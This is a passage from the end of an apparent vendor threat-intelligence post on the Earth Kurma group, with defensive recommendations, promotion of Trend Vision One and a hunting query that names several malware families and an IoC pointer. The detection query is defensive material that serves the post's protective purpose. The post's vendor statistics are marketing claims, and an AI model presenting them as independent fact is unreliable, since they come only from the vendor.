Earth Kurma remains highly active, continuing to target countries around Southeast Asia. They have the capability to adapt to victim environments and maintain a stealthy presence. They can also reuse the same code base from previously identified campaigns to customize their toolsets, sometimes even utilizing the victim’s infrastructure to achieve their goals.

Here are some best security practices to mitigate such threats:

- **Enforce strict driver installation policies.** Allow only digitally signed and explicitly approved drivers through Group Policies or application control solutions to prevent malicious rootkits.
- **Strengthen Active Directory (AD) and DFSR controls.** Secure AD’s sysvol directory and closely audit DFSR replication events to prevent misuse for stealthy data exfiltration.
- **imit SMB communications.** Restrict SMB protocol usage across the network to prevent lateral movement and unauthorized file transfers.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict

and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One Threat Intelligence

To stay ahead of evolving threats, Trend Vision One customers can access a range of Intelligence Reports and Threat Insights. Threat Insights helps customers stay ahead of cyber threats before they happen and allows them to prepare for emerging threats by offering comprehensive information on threat actors, their malicious activities, and their techniques. By leveraging this intelligence, customers can take proactive steps to protect their environments, mitigate risks, and effectively respond to threats.

Trend Vision One Intelligence Reports App [IOC Sweeping]

- *Earth Kurma Uncovered: Cyber Threats to Southeast Asian Governments*

Trend Vision One Threat Insights App

- Threat Actors: Earth Kurma
- Emerging Threats: Earth Kurma Uncovered: Cyber Threats to Southeast Asian Governments

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Scan for the Earth Kurma malware detections:

malName: (*DUNLOADER* OR *TESDAT* OR *DMLOADER* OR *MORIYA* OR *KRNRAT* OR *SIMPOBOXSPY* OR *ODRIZ* OR *KMLOG*) AND eventName: MALWARE_DETECTION

Indicators of Compromise (IoC)

The indicators of compromise for this entry can be found here.

Tags
